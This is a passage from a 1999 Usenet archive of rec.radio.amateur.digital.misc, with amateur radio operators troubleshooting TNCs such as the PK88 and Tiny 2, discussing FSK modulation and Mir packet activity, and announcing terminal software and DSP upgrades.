> Jon, Try looking here for Baycom information....: http://www.baycom.org/
> Then, JUST DO IT!....Take a look into APRS at TAPR site: http://www.tapr.org

Other solution : YAM, an 1k2 and 9k6 modem, to be found at
http://www.infracom-fr.com/yamg.html

YAM is also a good modem to start with.

73,

Eric, F5PJE

2948. Re: Converting the tones on a PK88 ???

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-27 00:00:00 UTC
From: Ian Wade <ian@dowrmain.demon.co.uk>
Message-ID: <xZ0g2CAYRid3EwKg@dowrmain.demon.co.uk>
Source record: 17604
Cross-posted to: rec.radio.amateur.digital.misc,uk.radio.amateur

In article <AJksyGAahSd3EwNG@dowrmain.demon.co.uk>, Ian Wade
<ian@dowrmain.demon.co.uk> writes
>I have an aged PK88 which, according to the manual, is "strapped for the
>Bell standard tones" -- i.e. 1200/2200. (Although the TNC has several
>jumpers, there is no information explaining what they do, and I suspect
>that "strapped" means hard-wired).
>
>Today's TNCs don't understand these tones, so I want to convert the PK88
>to work with V.23 tones (1300/2100). However, I don't have any
>information on which pins on the AM7910 control this.
>

The thick plottens!

I converted the PK88 so that it transmits V.23, and verified in
calibrate mode that the mark and space tone frequencies were the same as
with my KPC3.

The PK88 still received packets from the KPC3 OK, but the KPC3 still did
not decode packets transmitted by the PK88.

Also, listening on-air to the PK88 TX packets, the tones seemed to much
higher in frequency than the KPC3 packets, and the packets shorter in
duration. As a test, I transmitted a beacon of about 100 characters from
each TNC. KPC3 beacon duration: about 1 second (as expected). PK88
beacon duration: difficult to be precise, but less than half a second!

So, off the wall, I set the PK88 HBAUD to 600. Eureka! It transmitted at
1200, the tones sounded normal, and the KPC3 decoded it OK.

Further tests showed that the PK88 receives at the selected HBAUD speed,
but transmits at *twice* that speed.

Now I am *really* perplexed. How did I get into this state, and how do I
get out of it?

73
Ian, G3NRW
--
+---+
| G3NRW*>APRS:!5157.96N/00029.39W-PHG8037/[IO91SX] 144.800 MHz |
| QTH: Harlington, Beds, UK (~55 km/35 miles NNW of London) |
| email: g3nrw@arrl.net |
| "I found myself through APRS" |
+---+

2949. Re: Paccomm Tiny 2- Need Help!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-27 00:00:00 UTC
From: Randy, WB5KCM <wb5kcm@hotmail.com>
Message-ID: <7l5mbt$r48$1@nnrp1.deja.com>
Source record: 17605

John,
Thanks for that info, it worked! Found small header type jumper flea clip near the battery and disconnected the power from the TNC and turned it off and on a few times and let all the caps discharge. Then turned on the power and it came on with the sign on message just fine. Now ready to connect it for 9600 bd operation. I now have a couple of GE Phoenix radios that is supposed to do 9600 bd.
Thanks again and best 73.
Randy Perkins, WB5KCM.
wb5kcm@hotmail.com

In article <uaMmQvlv#GA.241@rpc1284.daytonoh.ncr.com>, john.ackermann@daytonOH.ncr.com (John Ackermann) wrote:
> In article <7krj69iup1@nnrp1.deja.com>, Randy, WB5KCM <wb5kcm@hotmail.com> wrote:
> >Picked up a real clean Paccomm Tiny 2 TNC at the Dallas HamCom and it
> >also has the 9600bd modem board inside. The guy said it was working
> >fine and I didnt complain about the $25.00 price. The problem is there
> >was no book. When I have it connected to the computer running terminal
> >program and turn on the TNC all I see is the cursor move over one space
> >and no sign on message, nothing. All the terminal parameters are
> >correct. When the power is applied the front panel leds light and a
> >couple remain on and then only the power led will stay on. Could it be
> >locked in transparent mode or something like that? I opened the unit
> >and removed the 9600 board but it still does the same, nothing. Can
> >someone tell me how to do a hard reset on this TNC?
> >Any ideas what may be going on here?
> >Randy, WB5KCM
>
> I don't have my Tiny2 book handy, but to do a hard reset you can remove the
> lithium battery inside, wait a bit for any caps in line to discharge, and then
> put it back in. That'll clear the SRAM. There's also a jumper tha will do
> the same thing, but without the book handy I can't tell you which one (it's
> near the battery, though).
>
> John N8UR

> jra@febo.com
>

Sent via Deja.com http://www.deja.com/
Share what you know. Learn what you don't.

2950. Re: Converting the tones on a PK88 ???

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-27 00:00:00 UTC
From: Ian Wade <ian@dowrmain.demon.co.uk>
Message-ID: <T+aYfFAiyld3Ewde@dowrmain.demon.co.uk>
Source record: 17606
Cross-posted to: rec.radio.amateur.digital.misc,uk.radio.amateur

In article <xZ0g2CAYRid3EwKg@dowrmain.demon.co.uk>, Ian Wade
<ian@dowrmain.demon.co.uk> writes

>
>The thick plottens!
>

I know I shouldn't be replying to my own posts, but you'll be glad to
hear that the mystery is solved :-))

In brief, I couldn't think of any logical reason why the TX clock was
running twice as fast as it should be. Then I thought about RF
breakthrough into the TNC. Bingo!

I narrowed it down to the DB25 cable from the TNC to the PC. When I
originally used the TNC years ago, I made up a special cable with just
TD, RD, ground etc, and had no problems. Today I'm using an off-the-
shelf cable with all 25 wires connected. One of these wires (on pin 13)
is connected to the USART clock! This wire was acting as an antenna,
feeding RF into the TNC and making the clock waveform very ugly -- hence
the doubling of the clock speed on TX. So now I've added a .001 from pin
13 to ground inside the TNC, and everything's fine and dandy again.

Ho hum, all in a day's work.....

Many thanks to everyone who emailed me suggestions.

(And I guess the original tones were all right after all :-))

73
Ian, G3NRW
--
+---+
| G3NRW*>APRS:!5157.96N/00029.39W-PHG8037/[IO91SX] 144.800 MHz |
| QTH: Harlington, Beds, UK (~55 km/35 miles NNW of London) |
| email: g3nrw@arrl.net |
| "I found myself through APRS" |
+---+

2951. Be informed! Top sat-news & media-news and listings for free

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-27 00:00:00 UTC
From: Stefan Hagedorn <stefan@sat-hagedorn.de>
Message-ID: <01bec0ab$c2608a80$0100007f@stefan>
Source record: 17607
Cross-posted to: it.hobby.satellite-tv,it.hobby.satellite-tv.digitale,rec.radio.amateur.digital.misc

Transponder NEWS - http://www.sat-hagedorn.de
SATELLITE- & MEDIA-NEWS FOR FREE
If you want to receive latest sat-news and transponder-listings, here's
a special information for you.

You can join to the highly informative sat information-service (currently
nearly 20 000 members worldwide) Be member of the news-source no. 1!

> Top-storys in Transponder NEWS ("sat-stefan") - 27.6.99
* ASTRA 2 A: New MTV-programmes are testing in MPEG2
* ARABSAT 3 A: Few more Arabic tv-programmes have joined to
ARABSAT-platform
* PREMIERE WORLD will replace DF1 and PREMIERE on 1 October 1999
* Fox Kids plan to start in Germany - talk with Deutsche Telekom
* ASTRA 1 B: Deutsche Welle is testing analogue on ORB-transponder
* ASTRA 1 G: Another move for some Italian radio-stations
* EUTELSAT W2: Some new occasional news-feeds available
* Hot Bird: Several changes for TELE+ digital-platform
* Hot Bird: RAI is testing some new thematic channels as part of TELE+
* Hot Bird 2: Music-channel Jazz Festival has started in MPEG2 clear
* Hot Bird 5: ZDF has joined to "Deutsche Digitalplattform"
* EUTELSAT W3: TVP is use another transponder for digital transmissions
* EUTELSAT W3: EUTELSAT plan to launch digital "promo"-package in July
* THOR II A: Shopping-programm Quantum 24 comes now in D2 MAC clear
* THOR III: Telenor has started digital test-transmissions on a new
transponder
* AMOS 1: RTS Sat in MPEG2 clear is back on satellite
* NSS K: Another digital news-feed from the USA available
* INTELSAT 605: Wimbledon 1999-feeds digital free-to-air

If you want to receive all media- and satellite-news - analogue and
digital - be member of the follow mailinglists:

> "sat-stefan": latest sat- and media-news in Transponder NEWS:
all programm-news, digital and analogue feeds, clear sport-feeds for
pay-tv programmes and more (in English and German)

> "sat-stefan-tab": latest analogue and digital transponder-listings wit
all relevant parameters (ADR, MPEG2, PAL, D2 MAC...)

> "sat-help" - all anwers for your questions and problems about sat-stuff.
Problems or questions - drop an eMail. Answers are available in these list!

SUBSCRIBE via online-form: http://www.sat-hagedorn.de/subscribe.htm
or send an eMail to stefan@sat-hagedorn.de or DXStefan@aol.com

2952. Kantronics Interface][terminal unit.....

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-27 00:00:00 UTC
From: Cameron Russell <radioman10@hotmail.com>
Message-ID: <U7Bd3.1318$gr5.228707@feed.centuryinter.net>
Source record: 17608

greetings.

I need some help on the operation of my Kantronics Interface][terminal unit. I've tried the website for drivers, but so far unsuccesful. are there any other places where I can get drivers or anybody who has the drivers for this? Also, I know it may sound weird, but it looks as if it has a MIDI output in the back (the 5 pin). Also, I have a cord that hooks to it and it appears as though it's a RG-59, but I have a suspicion that it might hook up to an Atari? ANY information would be geratly appreciated.

73

-cameron

2953. Re: Y2K and Packet Radio

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-28 00:00:00 UTC
From: Al Fuller <alful@worldnet.att.net>
Message-ID: <3776F937.18FC18CD@worldnet.att.net>
Source record: 17609
Cross-posted to:
alt.ham-radio.packet,aus.radio.amateur.digital,aus.radio.packet,rec.radio.amateur.digital.misc,rec.radio.amateur.equipment

Charles, I will have to agree, kind of looked like something from Mr.
Spock on Star Trek.
Al Fuller

Charles Brabham wrote:
>
> Keith Lodahl wrote in message <37701A57.45C910A7@internetwis.com>...
>
> >My apologies to the list. I didn't see this as "crying wolf", but sharing
> some
> >communication and one personal experience. It seems that this threatened a
> couple of
> >people. That was not the intent of my post.
>
> Looks like you ran afoul of the "hand-wringer" set. Don't pay any
> attention.. Those guys would complain if you hung them with a new rope.
>
> The last thing you should consider doing is apologizing. It just encourages
> them.
>
> 73 DE Charles Brabham,
> N5PVL @ N5PVL.#NTX.TX.USA.NOAM
> http://www.texoma.net/~n5pvl

2954. PK88 manual wanted

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-28 00:00:00 UTC
From: radiodoc37@aol.com
Message-ID: <19990628002037.05172.00001589@ng-bg1.aol.com>
Source record: 17610

I am looking for a copy of the AEA PK88 manual
Thanks
Mike N6KYD

2955. Multimode problem on powerbook g3

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-28 00:00:00 UTC
From: abrankod@usa.net
Message-ID: <abrankod-2806990746490001@207-172-192-10.s10.as1.nyd.ny.dialup.rcn.com>
Source record: 17611

I downloaded multimode today, and was trying it out with the various modes, and I cant seem to get it to display anything that even resembles legible even with blazingly hot rtty and cw signals... It seems that the input is being chopped into half second pulses instead of being processed at speed, resulting in total garbage on the translation, Is anyone here having that problem, Chris, do you know what it might be? I've got 192MB of ram, over 9gigs of hdd space free, and am not running virtual memory.

-dan
W4DSA, New York, NY

2956. Re: Kantronics Interface][terminal unit.....

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-28 00:00:00 UTC
From: nielsen@primenet.com
Message-ID: <slrn7nfbdg.78j.nielsen@bob.localnet>
Source record: 17612

Cameron Russell <radioman10@hotmail.com> wrote:
>greetings.
>
>
>I need some help on the operation of my Kantronics Interface][terminal
>unit. I've tried the website for drivers, but so far unsuccesful. are
>there any other places where I can get drivers or anybody who has the
>drivers for this? Also, I know it may sound weird, but it looks as if it
>has a MIDI output in the back (the 5 pin). Also, I have a cord that hooks
>to it and it appears as though it's a RG-59, but I have a suspicion that it
>might hook up to an Atari? ANY information would be geratly appreciated.

It's been a long time, but I recall that it interfaced only to a Commodore
VIC-20. I think the driver was in ROM on a card that plugged into the
VIC-20.

Bob. w6swe

--
Bob Nielsen Internet: nielsen@primenet.com
Tucson, AZ AMPRnet: w6swe@w6swe.ampr.org
DM42nh http://www.primenet.com/~nielsen

2957. Re: Converting the tones on a PK88 ???

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-28 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn7nfn5p.944.nomail@linux.pe1chl.ampr.org>
Source record: 17613
Cross-posted to: rec.radio.amateur.digital.misc,uk.radio.amateur

Ian Wade <ian@dowrmain.demon.co.uk> wrote:
>I narrowed it down to the DB25 cable from the TNC to the PC. When I
>originally used the TNC years ago, I made up a special cable with just
>TD, RD, ground etc, and had no problems. Today I'm using an off-the-
>shelf cable with all 25 wires connected. One of these wires (on pin 13)
>is connected to the USART clock! This wire was acting as an antenna,
>feeding RF into the TNC and making the clock waveform very ugly -- hence
>the doubling of the clock speed on TX. So now I've added a .001 from pin
>13 to ground inside the TNC, and everything's fine and dandy again.

So the suggestion that something was defective was not so bad afterall?

I think it is a better idea to go back to a minimal RS232 cable. The AEA
units have all kinds of internal signals on their RS232 connector, some of
them just unbuffered TTL (as you found out the hard way). Don't connect
the 'unused' pins...

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

2958. Re: Kantronics Interface][terminal unit.....

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-28 00:00:00 UTC
From: jfenn@lava.net
Message-ID: <7l906vjjq1@mochi.lava.net>
Source record: 17614

Ref drivers for the kantronics. go to http://www.qrz.com
They have added a whole bunch of software which wasnt there before.
I always used it as a "call sign searcher only" but now just look
thru several pages of software zipped files. Park on the one you
want and download. They have drivers for kam+, pk232, kpc units,
et al!.
Joe (aka kilroy)

--
****
* jfenn@lava.net *
* Ham KH6JF (since '37) *
* MARS (AARS) ABM6JF (since '40) *
* WW2 Vet ARMY SIGNAL CORPS *
****

2959. PK-900/DSP Upgrade

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-29 00:00:00 UTC
From: jdouglas@timewave.com
Message-ID: <7l99ad$6cn$1@news.minn.net>
Source record: 17615

The PK-900/DSP is now shipping from Timewave. They will have all the orders filled in the next 10 days. Orders are being filled in the order they were received.

See http://www.timewave.com for DSP upgrade information for the pK-900 and the PK-232MBX.

If you don't have a TNC that can be upgraded to DSP, Check out the PK-232/DSP now available at dealers. A brand new Minnesota built multi-mode TNC. Best of the best, now with DSP.

73

John Douglas
Timewave Technolgy

Watch http://www.timewave.com for the new upgrade for PK TERM '99, Coming Soon

2960. Re: Converting the tones on a PK88 ???

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-29 00:00:00 UTC
From: Clifford Buttschardt <cbuttsch@slonet.org>
Message-ID: <Pine.GSO.3.95.990629124759.3259B-100000@oso.slonet.org>
Source record: 17616
Cross-posted to: rec.radio.amateur.digital.misc,uk.radio.amateur

May I suggest that you make up a DB25 cable using SHIELDED, individual cables for TD, RD. In additon, I placed ferrite beads on each end of each lead. I found this monumentally helped the problem. Cliff K7RR

On Mon, 28 Jun 1999, Rob Janssen wrote:

> Ian Wade <ian@dowrmain.demon.co.uk> wrote:
> >I narrowed it down to the DB25 cable from the TNC to the PC. When I
> >originally used the TNC years ago, I made up a special cable with just
> >TD, RD, ground etc, and had no problems. Today I'm using an off-the-
> >shelf cable with all 25 wires connected. One of these wires (on pin 13)
> >is connected to the USART clock! This wire was acting as an antenna,
> >feeding RF into the TNC and making the clock waveform very ugly -- hence
> >the doubling of the clock speed on TX. So now I've added a .001 from pin
> >13 to ground inside the TNC, and everything's fine and dandy again.
>
> So the suggestion that something was defective was not so bad afterall?
>
> I think it is a better idea to go back to a minimal RS232 cable. The AEA
> units have all kinds of internal signals on their RS232 connector, some of
> them just unbuffered TTL (as you found out the hard way). Don't connect
> the 'unused' pins...
>
> Rob
> --
> +----------------------------------+--------------------------------------+
> | Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
> | AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
> +----------------------------------+--------------------------------------+
>
>

2961. Re: Multimode problem on powerbook g3

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-29 00:00:00 UTC
From: csmolinski@erols.com
Message-ID: <csmolinski-ya02408000R2906992031350001@news.erols.com>
Source record: 17617

Well, the input generally (depending on the mode) is sampled in around
half-second chunks, but that doesn't affect decoding - each chunk is still
broken up into finer resolution samples, typically 1 millisecond or
shorter, again depending on the mode. I guess I don't quite understand
what symptoms you're trying to describe, could you be more explicit?

Have you tried any of the other modes, like fax or FFT or the frequency
counter mode with a single tone input?

Chris
N3JLY

In article
<abrankod-2806990746490001@207-172-192-10.s10.as1.nyd.ny.dialup.rcn.com>,
abrankod@usa.net (Daniel Abranko) wrote:

> I downloaded multimode today, and was trying it out with the various
> modes, and I cant seem to get it to display anything that even resembles
> legible even with blazingly hot rtty and cw signals... It seems that the
> input is being chopped into half second pulses instead of being processed
> at speed, resulting in total garbage on the translation, Is anyone here
> having that problem, Chris, do you know what it might be? I've got 192MB
> of ram, over 9gigs of hdd space free, and am not running virtual memory.
>
>
>
> -dan
> W4DSA, New York, NY

--
Check out Black Cat Systems for radio (pirate, spy numbers) and Mac
software. http://www.blackcatsystems.com

The Numbers Racket - a CD-ROM of Spy Numbers stations, info available at
http://www.blackcatsystems.com/numbers

2962. Mir and Packet

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-29 00:00:00 UTC
From: SHAWN <eagle@ez-net.com>
Message-ID: <7lc31p$2vlp$1@news.inc.net>
Source record: 17618

I am hearing mir space station on 145.985mhz i was told it was packet 1200 braud is there a program i can use to decode this?

2963. Re: Converting the tones on a PK88 ???

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-30 00:00:00 UTC
From: Ian Wade <ian@dowrmain.demon.co.uk>
Message-ID: <DwR8sPABgbe3Ewnr@dowrmain.demon.co.uk>
Source record: 17619
Cross-posted to: rec.radio.amateur.digital.misc,uk.radio.amateur

In article <Pine.GSO.3.95.990629124759.3259B-100000@oso.slonet.org>,
Clifford Buttschardt <cbuttsch@slonet.org> writes
>May I suggest that you make up a DB25 cable using SHIELDED, individual
>cables for TD, RD. In additon, I placed ferrite beads on each end of
>each lead. I found this monumentally helped the problem. Cliff K7RR
>

You're absolutely right of course. If I have any more problems like
this, that's what I will do.

73
Ian, G3NRW
--
+---+
| G3NRW*>APRS:!5157.96N/00029.39W-PHG8037/[IO91SX] 144.800 MHz |
| QTH: Harlington, Beds, UK (~55 km/35 miles NNW of London) |
| email: g3nrw@arrl.net |
| "I found myself through APRS" |
+---+

2964. IC706MKIIG + Digital Modes

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-30 00:00:00 UTC
From: Walter Muth <wmuth@rbwelektronik.de>
Message-ID: <377A1B28.B8D77D71@rbwelektronik.de>
Source record: 17620

Hello ...

Did someone use the new IC706MKIIG with AMTOR,PACTOR,Packet 9K6 etc. ?
Because there are rumours that the RX/TX switching delay is about
700ms(!!).

73
Walter
DK1BN

2965. PEST pages overhauled

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-30 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7ldm5h$1phi@enews1.newsguy.com>
Source record: 17621

The PEST (Packet Experimenters Society of Texoma) pages have recently been updated and re-arraigned a bit. This is one of the three significant web-sites associated with FlexNet. - A great place to find out more about this advanced Packet Radio software, and how to use it.

URL is listed below.

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

2966. Re: IC706MKIIG + Digital Modes

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-30 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn7nkjda.ror.nomail@linux.pe1chl.ampr.org>
Source record: 17622

Walter Muth <wmuth@rbwelektronik.de> wrote:

>Hello ...

>Did someone use the new IC706MKIIG with AMTOR,PACTOR,Packet 9K6 etc. ?
>Because there are rumours that the RX/TX switching delay is about
>700ms(!!).

It would not be the first ICOM transceiver with that "feature"...

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

2967. Digital Radio Link

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-30 00:00:00 UTC
From: Robb <robb@pwsb33.ab.ca>
Message-ID: <377A7B06.E24DB9EC@pwsb33.ab.ca>
Source record: 17623

I'm trying to build a simple digital radio link for various purposes.
The idea is to let a microcontroller transmit to a microcontroller.
Speed isn't too much of an issue (I don't need anything like 10 mb/s)
but the faster the better of course. Can anyone point me to some useful
resources?

I'm new to radio electronics, so any hints about where to look for
materials on general concepts like baseband and modulation would be
helpful too.

Thanks,

Robb Brown
robb@pwsb33.ab.ca

2968. Mid Beds (UK) APRS digipeater

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-30 00:00:00 UTC
From: Ian Wade <ian@dowrmain.demon.co.uk>
Message-ID: <wzqAcVAuVoe3Ewwa@dowrmain.demon.co.uk>
Source record: 17624
Cross-posted to: rec.radio.amateur.digital.misc,uk.radio.amateur

FYI, I now have a digi running about 30w to a groundplane on 144.800.
Location Harlington, Mid Beds, about 1.5 miles east of Junction 12 on
the M1 (near Toddington Services). Good coverage in an arc from west
through north to east. (Poor coverage to the south).

At the moment it is attended (operational most evenings/weekends), but
will hopefully soon be 24x7 unattended.

Please let me know if you hear it/use it.

BTW, G6ODT in Northants and G7JUC in St Ives (Cambs) are both good
signals here.

73
Ian, G3NRW
--
```
+-----------------------------------------------------------------+
| G3NRW*>APRS:!5157.96N/00029.39W-PHG8037/[IO91SX] 144.800 MHz |
| QTH: Harlington, Beds, UK (~55 km/35 miles NNW of London) |
| email: g3nrw@arrl.net |
| "I found myself through APRS" |
+-----------------------------------------------------------------+
```

2969. Pacterm '98 and Pk-term '99 release 1.3 on the web.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-30 00:00:00 UTC
From: Rick Ruhl <ricker@cssincorp.com>
Message-ID: <OZsugA0w#GA.314@cpmsnbbsa05>
Source record: 17625

Creative Services Software announced today that version 1.3 of the popular
Pacterm '98 and Pk-term '99 programs has been released and is on the web at
http://www.cssincorp.com .

This *FREE* upgrade to current owners of the product includes:

Enhancements:

- Interoperability with the LogWindows logging program.
- New macro for contest serial number
- Selection to allow HF window to come up at startup
- Settings for 300/1200 or 9600 baud packet based on TNC
- Updated Help File
- Updated Manual
- New Modem selection screen for DSP-232, DSP-1232, DSP-2232 and PK-900
- New Modem Filter selection for MORSE mode on PK-900/DSP:
Filters : 200, 100 and 50 hz

Fixes:
- YAPP file transfer fixed on all types of TNC's.
- ASCII file transfer fixed on all types of TNC's.
- Printing now works on all printers.
- Host command fixes for WRU, MODEM and other status commands (PK-Term).
- Amtor issue fixed (PK-Term).

Both Pacterm '98 and PkTerm '99 retail for $79.95.

Pacterm '98 is available from your favorite ham dealer or from CSS at
256-381-6100.
PK-Term '99 is available from your favorite ham dealer or from Timewave at
651-222-4858.
Timewave is on web at http://www.timewave.com .

2970. Re: Help A Newbie Understand ;-)

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-30 00:00:00 UTC
From: Patricia Gibbons <wa6ube@ix.netcom.com>
Message-ID: <377A1859.3E9B@ix.netcom.com>
Source record: 17626

Shiva Nataraja wrote:
>
> I'm a newbie trying to understand Frequency Shift Keying.
>
> The page at
> http://wkweb4.cableinet.co.uk/simon.collings/Modulation/FSK.htm says,
> in part:
>
> "FSK signals may either be generated as an audio signal (baseband)
> then transmitted using a conventional SSB or FM transmitter, or a
> transmitter's carrier may be frequency keyed directly. "
>
> I'm trying to figure out what the difference is in the case of an FM
> signal. Let's say the FM transmitter's carrier is directly keyed +/-
> 8kHz, where +8kHz is a 1 and -8kHz is a 0. Let's say that someone is
> sending a 1Hz pulse train (i.e. .5 seconds of '0' and .5 seconds of
> '1') If I tune the nominal carrier frequency in with an FM receiver,
> what does the resulting demodulated audio sound like? What would the
> audio output waveform look like on an oscilloscope? Would it be a
> square wave? Or does more need to be done to recover the original
> pulse train?
>
> Many thanks for your assistance.
>
> NOTE: SPAM shields at 100%, Captain!

generally in the area of "FM" radios, if you are talking about
radios that would be used for 2-way voice communications
on vhf/uhf, you will find two flavors of FM..

One is Direct FM, the other is PM or Phase modulation..

If you want to run data, it is preferred that you use
a xmtr designed for direct FM

In your example, assume that the audio frequency response of
your transmitter's audio and modulator stages actually allow
you to transmit at a rate of 1 Hz.

With direct FM, you would be moving the carrier signal
+/- 8 KHz from center frequency at a 1 Hz rate, and
the signal would look like a square wave. How well it
looks like a square wave is still dependant on the
audio frequency response of your audio and modulator
stage in the transmitter.

With a Phase modulated transmitter, you start getting into
problems as the bandwidth of the signal and the deviation
are based on the <rate of change> of the modulating signal
and not just the amplitude of the signal. Obviously with
data that may present a square-wave to a phase-modulator,
the rate of change of the modulating signal will look
exremely fast and the result will be wide sidebands and
wide deviation of the signal. A 1-hz signal, if not
passed through a DC-coupled amplifier, will start to have
rounded edges of the waveform also.

Commercial equipment, like some of the later production
run Motorola FM two-way radios actually have two
points for modulation, one is to modulate the reference
oscillator itself, in some cases, if the modulating signal
is a really low-rate data signal like digital PL, and the
other point may be to modulate the loop synthesizer itself.

For low frequency modulation of a transmitter,
there has to be compensation circuits that are used
so that that the radio doesn't look at the low-freq signal
as if the transmitter is drifting off frequency and the
frequency synthesizer/charge-pump circuity tries to pull
the signal back to center frequency..

hope some of this helps ..

Trish

--

Patricia E. Gibbons
Acting Chief Communications Technician
City of San Jose - ITD/communications
<http://www.qrz.com/i2.html?callsign=wa6ube&form_name=callsign>
.....
My Public Key is available at:
<http://pgp5.ai.mit.edu:11371/pks/lookup?op=vindex&search=0xEDECB44F>
Key ID: 0xEDECB44F
This key is RSA, NOT Diffie-Hellman !!

2971. Help A Newbie Understand ;-)

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-01 00:00:00 UTC
From: removals1@iname.com
Message-ID: <377aee49.2645637@news>
Source record: 17627

I'm a newbie trying to understand Frequency Shift Keying.

The page at
http://wkweb4.cableinet.co.uk/simon.collings/Modulation/FSK.htm says,
in part:

"FSK signals may either be generated as an audio signal (baseband)
then transmitted using a conventional SSB or FM transmitter, or a
transmitter's carrier may be frequency keyed directly. "

I'm trying to figure out what the difference is in the case of an FM
signal. Let's say the FM transmitter's carrier is directly keyed +/-
8kHz, where +8kHz is a 1 and -8kHz is a 0. Let's say that someone is
sending a 1Hz pulse train (i.e. .5 seconds of '0' and .5 seconds of
'1') If I tune the nominal carrier frequency in with an FM receiver,
what does the resulting demodulated audio sound like? What would the
audio output waveform look like on an oscilloscope? Would it be a
square wave? Or does more need to be done to recover the original
pulse train?

Many thanks for your assistance.

NOTE: SPAM shields at 100%, Captain!

2972. Re: Mir and Packet

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-01 00:00:00 UTC
From: F4CWH <kapou@chez.com>
Message-ID: <377B30CE.ABBCAFCD@chez.com>
Source record: 17628

Hi all,

Well, no Mir will probably not be burned in a few months, and should stay in space for a few years more. In fact, russians want to sale it to some private companies. These companies could use it to make cheap sat lauches, and experiments.
About the modes used by the station, there is no planning at all. For the moment, the "men in space" (including a french astronaut, Jean-Pierre Haignerï¿½, call : FX0STB) transmit on 145,985 MHz mode FM (voice). FX0STB was just transmitting this morning. The packet mode doesn't seem to be used really often, but you can hear SSTV on the same frequency, using ROBOT 36 mode. The pictures are both from in and out of the station.
This frequency is actually the only one that is used in the ham bands.

73's de F4CWH, op Carl.

2973. PK-232MBX and CW

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-01 00:00:00 UTC
From: kf4kjq@my-deja.com
Message-ID: <7lfttteug1@nnrp1.deja.com>
Source record: 17629

I have a PK-232MBX With August 1991 Firmware. For CW it is tuned to a center frequency of 800 Hz. A lot of CW is not 800 HZ and is very hard to tune it for this reason. Is it possible to modify the TNC so that this is adjustable? Will a firmware upgrade allow adjustment of the CW tuning?

73 Ben KF4KJQ

Sent via Deja.com http://www.deja.com/
Share what you know. Learn what you don't.

2974. Re: Help A Newbie Understand ;-)

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-01 00:00:00 UTC
From: removals1@iname.com
Message-ID: <377b7c25.3129432@news>
Source record: 17630

On Wed, 30 Jun 1999 06:15:05 -0700, Patricia Gibbons
<wa6ube@ix.netcom.com> wrote:

>generally in the area of "FM" radios, if you are talking about
>radios that would be used for 2-way voice communications
>on vhf/uhf, you will find two flavors of FM..
>
>One is Direct FM, the other is PM or Phase modulation..

Yow, first I find out that FSK is really two different things, now I
find that FM is also two different things... my head is swimming...
;-)

>In your example, assume that the audio frequency response of
>your transmitter's audio and modulator stages actually allow
>you to transmit at a rate of 1 Hz.

Perhaps my example was poorly chosen, as the low data rate seems to
have introduced a lot of complicating factors. Can you suggest a
real-world signal which uses "regular" FSK (as opposed to AFSK)?

>With direct FM, you would be moving the carrier signal
>+/- 8 KHz from center frequency at a 1 Hz rate, and
>the signal would look like a square wave. How well it
>looks like a square wave is still dependant on the
>audio frequency response of your audio and modulator
>stage in the transmitter.

So is recovering the original bitstream a simple matter of taking the
sign of the receiver's audio output (i.e. positive amplitude = 1,
negative amplitude = 0)? That sounds too easy to be true... ;-)

>hope some of this helps ..

Indeed it has, thanks!

NOTE: SPAM shields at 100%, Captain!

2975. Re: Help A Newbie Understand ;-)

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-01 00:00:00 UTC
From: Ed Woodrick <ewoodrick@ed-com.com>
Message-ID: <O9Xoab9w#GA.241@cpmsnbbsa03>
Source record: 17631

Shiva,

Your confusion starts when you attempt to assign binary to the +/- 8KHz.
There isn't the way things work on FM. FSK are quite literally different
tones being carried on a standard carrier. If you hook a speaker up to the
output of the FKS generator, you'll hear the two tones, and this is exactly
what it should sound like on the output of the receiver.
If you were take your 1 hz pulse stream and move it up to alternating 1200
Hz and 2400 Hz streams, then you'd start to hear the FSK. The data is then
determined by which stream is present. Essentially what you are missing is
that the 1 Hz stream should drive two oscillators that then drive the
transmit frequency. It's like two levels of indirection, not one.

What you are describing is more like direct digital modultation, which
sounds simpler to implement, but when you get down to it, is a lot more
painful, especially when you consider that most receviers are built to carry
